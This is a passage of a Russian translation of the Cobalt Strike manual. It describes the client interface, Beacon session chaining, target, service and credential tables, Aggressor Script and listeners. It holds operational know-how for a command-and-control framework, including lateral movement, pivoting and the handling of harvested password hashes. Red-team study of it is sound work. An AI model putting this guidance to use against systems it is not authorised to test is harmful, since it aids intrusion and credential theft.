Эта панель переключения позволяет переключаться между активными экземплярами сервера Cobalt Strike'a. Каждый сервер имеет свою собственную кнопку. Нажмите на нее правой кнопкой мыши и выберите **Rename**, чтобы текст кнопки отражал роль сервера во время вашего взаимодействия с ним. Кнопка сервера будет отображать активную кнопку жирным шрифтом и цветом, основанным на цветовых предпочтениях, указанных в **Cobalt Strike -> Preferences -> TeamServers**, чтобы лучше показать, какая кнопка активна. Это имя кнопки также будет идентифицировать сервер в отчете об активности Cobalt Strike'a.

При подключении к нескольким серверам Cobalt Strike объединяет Listener'ы со всех серверов, к которым он подключен. Такое объединение позволяет отправить фишинговое письмо с одного сервера, которое указывает на вредоносный веб-сайт, расположенный на другом сервере. В конце вашего взаимодействия функция генерации отчетов CobaltStrike'a запросит все серверы, к которым вы подключены и объединит данные, чтобы создать единый отчет.

## Переподключение клиента

Когда отключение клиента инициируется пользователем с помощью меню, панели инструментов или панели переключения серверов, отображается красный баннер с кнопкой **Reconnect** и **Close**.



Нажмите **Close**, чтобы закрыть окно. Нажмите **Reconnect**, чтобы снова подключиться к командному серверу.

Если командный сервер недоступен, появится диалоговое окно с вопросом, хотите ли вы повторить попытку (Yes/No). Если **Yes**, то попытка подключения будет предпринята снова (при необходимости повторите попытку). Если **No**, окно закроется.

Когда отключение инициируется командным сервером или другим сетевым прерыванием, на красном баннере появляется сообщение с обратным отсчетом времени до повторной попытки подключения.

Это будет повторяться до тех пор, пока не будет установлено соединение с командным сервером или пока пользователь не нажмет кнопку **Close**. При этом пользователь может взаимодействовать с другими частями пользовательского интерфейса.

Когда клиент подключится, красная полоса переподключения исчезнет.

## Создание сценариев в Cobalt Strike'e

Cobalt Strike можно настраивать с помощью языка Aggressor Script. Aggressor Script позволяет модифицировать и расширять клиент Cobalt Strike'a.

### История

Aggressor Script - это духовный наследник Cortana, скриптового движка с открытым исходным кодом в Armitage. Cortana появилась благодаря контракту в рамках программы DARPA Cyber Fast Track. Cortana позволяет пользователям расширять Armitage и управлять Metasploit® фреймворком и его функциями через командный сервер Armitage'a. Cobalt Strike 3.0 - это полностью переработанная версия Cobalt Strike'a без использования Armitage'a в качестве основы. Это изменение дало возможность пересмотреть сценарии Cobalt Strike'a и создать что-то на основе его функционала. Результатом этой работы стал Aggressor Script.

Aggressor Script - это язык сценариев для операций red team и моделирования противника, вдохновленный скриптовыми IRC-клиентами и ботами. Его цель двояка. Вы можете создавать долго работающих ботов, которые имитируют виртуальных членов команды, атакующих бок о бок с вами. Вы также можете использовать его для расширения и модификации клиента Cobalt Strike'a под свои нужды.

### Загрузка сценариев

Aggressor Script встроен в клиент Cobalt Strike'a. Чтобы управлять сценариями, перейдите в **Cobalt Strike -> Script Manager** и нажмите **Load**.



Менеджер сценариев

Стандартный сценарий внутри Cobalt Strike'a определяет все всплывающие меню и форматирует отображаемую информацию в консолях Cobalt Strike'a. При помощи механизма Aggressor Script'a вы можете изменить эти стандартные настройки и приспособить Cobalt Strike в соответствии со своими предпочтениями.

Вы также можете использовать Aggressor Script для добавления новых функций в Beacon и для автоматизации некоторых заданий.

Чтобы узнать больше о сценариях, см. раздел [Aggressor Script на странице 134](#).


# Запуск клиента на MacOS X

Клиент Cobalt Strike'а может изначально не отображать содержимое папок Documents, Desktop и Downloads в обозревателе файлов. (например, при загрузке скриптов, загрузке файлов, генерации payload'a и т.д...)


По умолчанию OSX ограничивает доступ приложений к папкам Documents, Desktop и Download. Приложениям необходимо явно предоставить доступ к этим папкам.

Поскольку Cobalt Strike - это стороннее приложение, то не получится просто предоставить доступ приложению "Cobalt Strike". Вам может понадобиться предоставить JRE, на котором работает клиент Cobalt Strike'а, доступ к файловой системе. Вы можете предоставить доступ к определенным файлам и папкам или полный доступ к диску.

Вам может быть предложено предоставить доступ:



Или, если доступ был ранее запрещен, вам может потребоваться изменить доступ в диалоговом окне OSX System Preferences / Security & Privacy / Privacy:



Имейте в виду, что другие приложения, использующие JRE, также будут иметь такой доступ.

**ПРИМЕЧАНИЕ:**

Те же шаги, возможно, потребуется предпринять и для '/bin/bash'.

# Пользовательский интерфейс

## Обзор

Пользовательский интерфейс Cobalt Strike'a разделен на две части. В верхней части интерфейса отображается визуальное представление сессий или целей. В нижней части интерфейса отображаются вкладки для каждой функции Cobalt Strike'a или сессии, с которой вы взаимодействуете. Вы можете нажать на область между этими двумя частями и изменить их размер по своему усмотрению.



Пользовательский интерфейс Cobalt Strike'a

## Панель инструментов

Панель инструментов в верхней части Cobalt Strike обеспечивает быстрый доступ к общим функциям Cobalt Strike'a. Знание кнопок на панели инструментов значительно ускорит работу с Cobalt Strike'ом.

	Подключиться к другому командному серверу
	Отключиться от текущего командного сервера
	Создавать и редактировать Listener'ы
	Показывать сессии в режиме графа
	Показать сессии в режиме таблицы
	Показать цели в режиме таблицы
	Управлять веб-сервером
	Показать Учетные данные
	Показать загружаемые файлы
	Показать нажатия клавиш



Показать скриншоты

## Визуализации сессий и целей

В Cobalt Strike есть несколько средств визуализации, каждая из которых предназначена для помощи в различных аспектах вашей работы. Вы можете переключаться между визуализациями с помощью кнопок (Pivot граф, Таблица сессий, Таблица целей) на панели инструментов или меню Cobalt Strike -> Visualization.


### Pivot граф

Cobalt Strike имеет возможность соединять несколько Beacon'ов в цепочку. Эти связанные Beacon'ы получают свои команды и отправляют результаты через родительский Beacon в цепочке. Этот тип цепочки полезен для контроля того, какие сессии выходят из сети, и для имитации легитимного пользователя, ограничивающего пути взаимодействия внутри сети. Эта цепочка - одна из самых мощных функций Cobalt Strike'a.

Рабочие процессы Cobalt Strike'a позволяют сделать подобное построение цепочек очень простым. Нередко операторы Cobalt Strike выстраивают цепочки Beacon'ов на четыре-пять уровней в глубину. Без визуализации очень трудно отследить и понять эти цепочки. Именно здесь на помощь приходит Pivot граф.

Pivot граф отображает ваши цепочки Beacon'ов в наглядном виде. Каждая сессия Beacon'a имеет значок. Как и в таблице сессий: значок для каждого хоста указывает на его операционную систему. Если значок красный с молниями, то Beacon запущен в процессе с привилегиями администратора. Более темный значок означает, что сессию Beacon'a попросили завершиться и он подтвердил это.

Значок брандмауэра указывает на точку выхода Beacon'a. **Зеленая пунктирная линия** указывает на то, что Beacon использует HTTP или HTTPS соединений для выхода из сети. **Желтая пунктирная линия** указывает на использование протокола DNS для выхода из сети.



Просмотр графа Cobalt Strike'a

Стрелка, соединяющая одну сессию Beacon'a с другой, представляет собой связь между двумя Beacon'ами. Beacon использует именованные каналы Windows и TCP сокеты для управления Beacon'ами путем однорангового соединения.

**Оранжевая стрелка** - это именованный канал(PIPE). В SSH-сессиях также используется оранжевая стрелка. **Синяя стрелка** - это канал TCP-сокета. **Красная** (именованный канал) или **фиолетовая** (TCP) стрелка указывает на разрыв соединения.

Нажмите на Beacon, чтобы выбрать его. Вы можете выбрать несколько Beacon'ов, нажав и перетащив рамку над нужными хостами. Нажмите Ctrl и Shift , чтобы выбрать или снять выделение с отдельного Beacon'a.

Нажмите на Beacon правой кнопкой мыши, чтобы вызвать меню с доступными опциями для пост-эксплуатации.

В Pivot графе доступно несколько горячих клавиш.

- **Ctrl+Plus** – увеличить масштаб
- **Ctrl-Minus** – уменьшить масштаб
- **Ctrl+0** – сбросить уровень масштабирования
- **Ctrl+A** – выбрать все хосты
- **Escape** – очистить выбор
- **Ctrl+C** – расположить хосты по кругу
- **Ctrl+S** – расположить хосты в виде стопки
- **Ctrl+H** – расположить хосты в иерархии

Нажмите правой кнопкой мыши на Pivot граф без выбранных Beacon'ов, чтобы настроить расположение этого графа. В этом меню также есть опция несвязанные сессии. Выберите **Hide**, чтобы скрыть несвязанные сессии в Pivot графике. Выберите **Show**, чтобы снова показать несвязанные сессии.

## Таблица сессий

В таблице сессий показано, какие Beacon'ы обращаются к данному экземпляру Cobalt Strike'a. Beacon - это payload Cobalt Strike'a для моделирования злоумышленников.

Здесь вы увидите внешний и внутренний IP-адрес каждого Beacon'a, его Listener, время последнего обращения на сервер и другую информацию. Рядом с каждой строкой находится значок, указывающий на операционную систему скомпрометированной цели. Если значок красный с молниями, Beacon запущен в процессе с привилегиями администратора. Более темный значок означает, что сессию Beacon'a попросили завершиться, и он подтвердил это.

external	internal	listener	user	computer	note	process	pid	arch	last
10.10.10.7 ↗	10.10.10.3	local - http	SYSTEM *	DC		rundll32.exe	2300	x64	30m
10.10.10.191 ↗	10.10.10.7	local - http	SYSTEM *	FILESERVER		rundll32.exe	2604	x64	6s
10.0.0.147	10.10.10.191	local - http	jm.stevens	WSI		jascched.exe	4844	x86	726ms
	10.10.10.198	local - dns	SYSTEM *	DEVELOPERWS		rundll32.exe	3100	x86	6s
10.10.10.150	10.10.10.150	local - dns	lambie_GitHub	D:\VULN\OPERATIVE		SecurityHealthCheck.exe	85532	x86	17s
10.10.10.198 ↗	192.168.57.18	local - dns	ijgrins	ubuntu					9m
10.10.10.7 ↗	192.168.58.3	local - http	SYSTEM *	POWERDC		rundll32.exe	3956	x64	3m
192.168.58.3 ↗	192.168.58.35		SYSTEM *	ENGINEER		rundll32.exe	1512	x86	3m

Инструмент управления Beacon'ом

Если вы используете DNS Listener, имейте в виду, что Cobalt Strike не будет ничего знать о хосте, пока он не свяжется с ним в первый раз. Если вы видите запись со временем последнего вызова и больше ничего, вам нужно дать этому Beacon'у первое задание, чтобы увидеть больше информации.

Нажмите правой кнопкой мыши по одному или несколько Beacon'ам, чтобы увидеть опции для пост-эксплуатации.

## Таблица целей

Таблица целей отображает цели в модели данных Cobalt Strike'a. В таблице целей отображается IP-адрес каждой цели, ее имя NetBIOS и примечание, которое присвоили вы или один из членов вашей команды. Значок слева от цели указывает на ее операционную систему. Красный значок с молнией указывает на то, что с целью связана сессия Beacon'a.

address	name	note
10.10.10.1		
10.10.10.3	DC	domain controller for CORP
10.10.10.5	MAIL	
10.10.10.7	FILESERVER	
10.10.10.21		
10.10.10.50		
10.10.10.190	WS2	
10.10.10.191	WS1	
10.10.10.198	DEVELOPERWS	developer's system
192.168.57.18	ubuntu	
192.168.57.240	DEVELOPERWS	
192.168.58.3	POWERDC	
192.168.58.35	ENGINEER	SCADA HMI

Просмотр целей Cobalt Strike'a

Нажмите на любой заголовок таблицы, чтобы отсортировать хосты. Выделите строку и нажмите по ней правой кнопкой мыши, чтобы вызвать меню с опциями для этого хоста. Нажмите Ctrl и Alt, чтобы выбрать или отменить выбор отдельных хостов.

Таблица целей полезна для бокового перемещения и понимания сети вашей цели.

## Вкладки

Cobalt Strike открывает каждое диалоговое окно, консоль и таблицу во вкладке. Нажмите кнопку **X**, чтобы закрыть вкладку. Используйте **Ctrl+D**, чтобы закрыть активную вкладку. **Ctrl+Shift+D** закроет все вкладки, кроме активной.

Нажмите правой кнопкой мыши **X**, чтобы открыть вкладку в окне, сделать скриншот вкладки или закрыть все вкладки с одинаковым именем.

Для этих функций также существуют горячие клавиши. Используйте **Ctrl+W**, чтобы открыть активную вкладку в собственном окне. Используйте **Ctrl+T**, чтобы быстро сохранить скриншот активной вкладки.

**Ctrl+B** отправит текущую вкладку в нижнюю часть окна Cobalt Strike'a. Это полезно для вкладок, за которыми нужно постоянно следить. **Ctrl+E** отменит это действие и удалит вкладку в нижней части окна Cobalt Strike'a.

Удерживайте shift и нажмите **X**, чтобы закрыть все вкладки с одинаковым именем. Удерживая shift + control, нажмите **X**, чтобы открыть вкладку в собственном окне.

Используйте клавиши **Ctrl+Left** и **Ctrl+Right** для быстрого переключения вкладок. Вы можете перетаскивать вкладки, чтобы изменить их порядок.

### ПОДСКАЗКА:

Полный список [горячих клавиш по умолчанию](#) доступен в меню (Help -> Default Keyboard Shortcuts).

# Консоли

Cobalt Strike предоставляет консоль для взаимодействия сессиями Beacon'a, скрипты и чатом с товарищами по команде.

The screenshot shows the Cobalt Strike user interface with several tabs at the top: Event Log, Credentials, Beacon 192.168.58.20@2948, Beacon 192.168.57.8@120 (highlighted in blue), and Beacon 10.10.10.189@3344. The main window displays a terminal session with the following command history:

```

192.168.58.20:139
192.168.58.20:135
[+] received output:
192.168.58.1:80
192.168.58.1:22 (SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7.1)
192.168.58.20:445 (platform: 500 version: 6.1 name: BILLING-POWER domain: CORP)
Scanner module is complete

[-] lost link to parent beacon: 10.10.10.4
[-] lost link to parent beacon: 10.10.10.4
[+] established link to parent beacon: 10.10.10.4
beacon> pwd
[+] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[+] Current directory is C:\Windows\system32

[BILLING-POWER] SYSTEM */2948
beacon>

```

At the bottom right of the terminal window, it says "last: 39s".

Вкладка консоли

Консоли отслеживают историю команд. Используйте **стрелку вверх** для перехода к ранее набранным командам. **Стрелка вниз** позволяет вернуться к последней набранной команде. Команда **history** перечисляет ранее набранные команды. Команда **!** позволяет повторно выполнить ранее набранные команды.

#### ПРИМЕЧАНИЕ:

Список ранее набранных команд не сохраняется между различными сессиями. Если закрыть окно консоли, то при последующем открытии оно запустится без ранее набранных команд.

Используйте клавишу **Tab** для завершения команд и параметров.

Используйте **Ctrl+Плюс**, чтобы увеличить размер шрифта консоли, **Ctrl+Минус**, чтобы уменьшить и **Ctrl+0**, чтобы сбросить его. Это изменение локально только для текущей консоли. Чтобы изменить шрифт навсегда, зайдите в **Cobalt Strike -> Preferences**.

Нажмите **Ctrl+F**, чтобы отобразить панель, позволяющую искать текст в консоли. Используйте **Ctrl+A**, чтобы выделить весь текст в буфере консоли.

#### ПОДСКАЗКА:

Полный список [горячих клавиш по умолчанию](#) доступен в меню (**Help -> Default Keyboard Shortcuts**).

# Таблицы

Cobalt Strike использует таблицы для отображения сессий, учетных данных, целей и другой информации о взаимодействии.

Большинство таблиц в Cobalt Strike имеют возможность назначить цветовое выделение для выделенных строк. Эти выделения видны другим клиентам Cobalt Strike'a. Нажмите правой кнопкой мыши и найдите меню **Color**.

Нажмите **Ctrl+F** в таблице, чтобы отобразить панель поиска по таблице. Эта функция позволяет фильтровать текущую таблицу.

address	name	note
172.16.20.3	DC	
<b>172.16.20.80</b>	<b>GRANITE</b>	
172.16.20.81	COPPER	
172.16.20.128	metasploitable	
172.16.20.143	MARBLE	
172.16.20.163	QUARTZ	

Filter:  address ▾ 1 filter applied.  X


Таблица с панелью поиска

В текстовом поле вводятся критерии фильтрации. Формат критериев зависит от столбца, к которому вы решили применить фильтр. Используйте нотацию CIDR (например, 192.168.1.0/24) и диапазоны хостов (192.168.1-192.169.200) для фильтрации столбцов, содержащих адреса. Используйте числа или диапазоны чисел для столбцов, содержащих числа. Используйте символы подстановки(\*, ?) для фильтрации столбцов, содержащих строки.

Кнопка ! отменяет текущие критерии. Нажмите **Enter**, чтобы применить указанные критерии к данной таблице. Вы можете совмещать столько критериев, сколько пожелаете. Кнопка **Reset** удалит фильтры, примененные к текущей таблице.

## Горячие клавиши

При работе в пользовательском интерфейсе вам доступно множество горячих клавиш по умолчанию. Некоторые из них можно использовать в любом месте, другие предназначены для различных областей пользовательского интерфейса. Выбрав **Help -> Default KeyboardShortcuts** в меню, вы откроете следующее справочное окно:



Функция Aggressor, [openDefaultShortcutsDialog](#), также может быть использована для открытия этого списка.

# Управление данными

## Обзор

Командный сервер Cobalt Strike'a - это брокер для информации, собранной Cobalt Strike'ом во время вашей работы. Cobalt Strike анализирует данные, полученные от Beacon'a, чтобы извлечь цели, службы и учетные данные.

Если вы хотите экспортить данные Cobalt Strike'a, вы можете сделать это через **Reporting -> Export Data**. Cobalt Strike предоставляет возможность экспортить данные в файлы с расширением TSV и XML.


Функция экспорта данных клиента Cobalt Strike'a объединяет данные со всех командных серверов, к которым вы в настоящее время подключены и экспортирует их в файлы с расширением TSV и XML с данными из модели данных Cobalt Strike'a.

## Цели

Вы можете взаимодействовать с информацией о целях Cobalt Strike'a через **View -> Targets**. На этой вкладке отображается та же информация, что и в визуализации целей.

Нажмите **Import**, чтобы импортировать файл с информацией о цели. Cobalt Strike принимает плоские текстовые файлы с одним хостом в строке. Он также принимает XML-файлы, созданные Nmap (опцией -oX).

Нажмите **Add**, чтобы добавить новые цели в модель данных Cobalt Strike'a.



Добавление цели

Это диалоговое окно позволяет добавить несколько хостов в базу данных Cobalt Strike'a. Укажите диапазон IP-адресов или используйте нотацию CIDR в поле Address, чтобы добавить несколько хостов за один раз. Удерживайте нажатой клавишу shift при нажатии кнопки Save, чтобы добавить хосты в модель данных и сохранить это диалоговое окно открытым.

Выберите один или несколько хостов и нажмите по ним правой кнопкой мыши, чтобы вызвать их меню. В этом меню можно изменить описание хостов, задать информацию об их операционной системе или удалить хосты из модели данных.

## Службы

В списке целей нажмите правой кнопкой мыши по хосту и выберите **Services**. Откроется обозреватель служб Cobalt Strike'a. Здесь вы можете просматривать службы, назначать им заметки, а также удалять записи служб.

address	port	banner	note
10.10.10.0	22	SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7.1	
10.10.10.21	22	SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7	
10.10.10.5	25	220 ACME Corporation Mail Server [hMailServer]	
10.10.10.1	53		
10.10.10.3	53		
10.10.10.0	80		
10.10.10.21	80		
10.10.10.1	81		
10.10.10.3	88		
10.10.10.5	110		
10.10.10.3	135		
10.10.10.4	175		

Диалоговое окно служб

## Учетные данные

Перейдите в раздел **View -> Credentials**, чтобы взаимодействовать с моделью учетных данных Cobalt Strike'a.

Нажмите **Add**, чтобы добавить запись в модель учетных данных. Также, вы можете удерживать shift и нажать **Save**, чтобы сохранить окно открытым и облегчить добавление новых учетных данных в модель.

Нажмите **Copy**, чтобы скопировать выделенные записи в буфер обмена.

Используйте **Export** для экспорта учетных данных в формате PWDump.

Credentials X					
user	password	realm	note	source	host
Guest	31d6cfe0d16ae...	FILESERVER		hashdump	10.10.10.4
SUPPORT_3889...	5ace382672979...	FILESERVER		hashdump	10.10.10.4
Administrator	4d714387627d0...	FILESERVER		hashdump	10.10.10.4

Модель учетных данных

## Обслуживание

Модель данных Cobalt Strike'a хранит свое состояние и метаданные состояния в папке **data/**. Эта папка находится в папке, из которой вы запустили командный сервер Cobalt Strike'a.

Чтобы очистить модель данных Cobalt Strike'a: остановите командный сервер, удалите папку **data/** и ее содержимое. Cobalt Strike создаст заново папку **data/** при следующем запуске командного сервера.

Если вы хотите архивировать модель данных, остановите командный сервер и используйте вашу любимую программу для сохранения папки **data/** и ее файлов в другом месте. Чтобы восстановить модель данных, остановите командный сервер и восстановите старое содержимое в папке **data/**.

**Reporting -> Reset Data** сбрасывает модель данных Cobalt Strike'a без перезагрузки командного сервера.

# Управление Listener'ами и инфраструктурой

## Обзор

Первым шагом любого взаимодействия является создание инфраструктуры. В случае Cobalt Strike'a инфраструктура состоит из одного или нескольких командных серверов, редиректоров и DNS-записей, которые указывают на ваши командные серверы и редиректоры. После того, как командный сервер запущен и работает, вы захотите подключиться к нему и настроить его на прием соединений от скомпрометированных систем. Listener'ы - это механизм Cobalt Strike'a, позволяющий сделать это.

Listener - это одновременно информация о конфигурации для payload'a и указание для Cobalt Strike'a по созданию сервера для приема соединений от этого payload'a. Listener состоит из имени, определяемого пользователем, типа payload'a и нескольких опций, специфичных для payload'a

